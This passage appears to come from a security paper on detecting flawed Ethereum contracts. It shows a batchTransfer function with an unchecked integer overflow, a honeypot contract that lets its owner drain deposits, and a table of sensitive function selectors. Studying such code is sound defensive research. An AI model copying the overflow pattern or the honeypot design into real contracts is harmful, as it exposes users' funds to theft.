1  contract PausableToken is StandardToken,
       Pausable {
2      function batchTransfer(address[]
           _receivers, uint256 _value)
3      public whenNotPaused
4      returns (bool) {
5          uint cnt = _receivers.length;
6          uint256 amount = uint256(cnt) * _value
               ;
7          require(cnt > 0 && cnt <= 20);
8          require(_value > 0 && balances[msg.
               sender] >= amount);
9
10         balances[msg.sender] = balances[msg.
               sender].sub(amount);
11         for (uint i = 0; i < cnt; i++) {
12             balances[_receivers[i]] = balances
                   [_receivers[i]].add(_value);
13             Transfer(msg.sender, _receivers[i
                   ], _value);
14         }
15         return true;
16     }
17 }
```

Figure 10: A zero-day integer overflow contract.

```
1  contract Multiple3x is Ownable{
2      uint public refundTime = 1507719600; //
           GMT: 11 October 2017, 11:00
3      uint public ownerTime = (refundTime + 1
           minutes);
4      function refund() payable {
5          require(now >= refundTime && now <
               ownerTime);
6          ...
7      }
8      function refundOwner() {
9          require(now >= ownerTime);
10         if(owner.send(this.balance)){
11             suicide(owner);
12         }
13     }
14 }
```

Figure 11: A zero-day honeypot contract.

Table 9: Sensitive functions related to each result type.

Result Type	Sensitive Function	Signature
token_transfer	transfer(address,uint256)	0xa9059cbb
	transferFrom(address,address,uint256)	0x23b872dd
	transferMulti(address[],uint256[])	0x35bce6e4
	transferProxy(address,address,uint256, uint256,uint8,bytes32,bytes32)	0xeb502d45
	batchTransfer(address[],uint256)	0x83f12fec
	batchTransfers(address[],uint256[])	0x3badca25
	multiTransfer(address[],uint256[]	0x1e89d545
owner_change	setOwner(address)	0x13af4035
	initWallet(address[],uint256,uint256)	0xe46dcfeb
	transferOwnership(address)	0xf2fde38b
	changeOwner(address)	0xa6f9dae1
	addOwner(address)	0x7065cb48